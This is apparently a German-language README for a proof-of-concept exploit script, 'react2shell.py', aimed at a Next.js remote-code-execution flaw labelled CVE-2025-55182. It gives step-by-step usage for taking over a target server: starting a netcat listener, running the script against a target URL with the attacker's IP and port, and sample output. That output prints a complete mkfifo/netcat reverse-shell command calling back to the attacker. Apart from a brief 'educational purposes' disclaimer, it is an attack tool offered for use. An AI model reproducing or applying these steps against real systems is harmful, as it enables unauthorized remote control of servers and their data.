Dies ist ein einfach zu verwendendes PoC-Skript, um die React2Shell-CVE-2025-55182 Nextjs-Schwachstelle auszunutzen. Dies hilft dabei, eine Reverse Shell zu erhalten.

🚀 React2Shell - (CVE-2025–55182) Exploit-Skript
🔥 Einführung
Dieses Repository enthält ein Exploit-Skript für die React2Shell-Schwachstelle (CVE-2025–55182), die eine bestimmte Art von Node.js Prototype Pollution ausnutzt und zu Remote Code Execution (RCE) führt.
Das Skript wurde speziell entwickelt, um eine Netcat Reverse-Shell-Verbindung herzustellen, indem es eine schädliche Nutzlast in die verwundbare Anwendung injiziert.
⚠️ Haftungsausschluss
Dieses Tool dient ausschließlich Bildungs- und Forschungszwecken.
⚙️ Voraussetzungen
- Python 3.x
requests-BibliothekInstallation
Sie können die erforderliche Python-Abhängigkeit mit
pipinstallieren:pip install requests
🖥️ Verwendung
Das Skript ist ein spezialisiertes Werkzeug zum Erlangen einer Reverse-Shell und benötigt 3 Hauptparameter: die Ziel-URL (
-u), Ihre lokale IP-Adresse (-l) und den Listener-Port (-p).1. Starten Sie Ihren Listener

Bevor Sie den Exploit ausführen, müssen Sie auf Ihrem lokalen Rechner einen Netcat-Listener einrichten, um die eingehende Reverse-Shell-Verbindung zu empfangen.
# Start Netcat listener on port 9001 (or your custom port)
nc -lvnp 9001
2. Führen Sie das Exploit-Skript aus
Führen Sie das Skript aus und geben Sie die erforderlichen Argumente an. Wenn Sie den Port (
-p) weglassen, wird standardmäßig 9001 verwendet.
Flag Argument Beschreibung Beispiel -u--url(ERFORDERLICH) Die vollständige URL des verwundbaren Ziels. http://192.168.1.100:3000-l--local-ip(ERFORDERLICH) Ihre Angreifer-/Listener-IP-Adresse. 192.168.1.5-p--portDer Port, auf dem Ihr Listener läuft. 4444
Verwendungsbeispiel
Um

http://192.168.1.100:3000/anzugreifen und sich mit Ihrem Listener unter192.168.1.5:4444zu verbinden:python react2shell.py -u http://192.168.1.100:3000 -l 192.168.1.5 -p 4444Erwartete Ausgabe
Der Exploit nutzt die
execSync-Funktion auf dem Ziel aus, die normalerweise den Serverprozess blockiert. Ein ReadTimeout ist daher das erwartete Anzeichen für eine erfolgreiche Befehlsausführung.### 🔥 React2Shell - (CVE-2025–55182) ### By Hasa [*] Target URL (-u): [http://192.168.1.100:3000/](http://192.168.1.100:3000/) [*] Local IP (-l): 192.168.1.5 [*] Port (-p): 4444 [*] Command: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.1.5 4444 >/tmp/f [*] Sending payload... [+] [+] Attack may be Successful! Check your Netcat Listner.Bei Erfolg sehen Sie, wie sich die Shell mit Ihrem Netcat-Listener verbindet.
🖼️ Hilfemenü
Wenn Sie das Skript ohne Argumente ausführen, werden das Banner und die zwingenden Nutzungshinweise angezeigt:
python react2shell.pyAusgabe:
### 🔥 React2Shell - (CVE-2025–55182)
### By Hasa

usage: react2shell.py [-h] -u URL -l LOCAL_IP [-p PORT]

Educational Purposes Only!!!

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     (REQUIRED) The target URL (Ex: "[http://example.com:3000](http://example.com:3000)")
  -l LOCAL_IP, --local-ip LOCAL_IP
                        (REQUIRED) Listner or Attacker IP (Ex: "192.168.100.1")
  -p PORT, --port PORT  Listner Port (Default: 9001)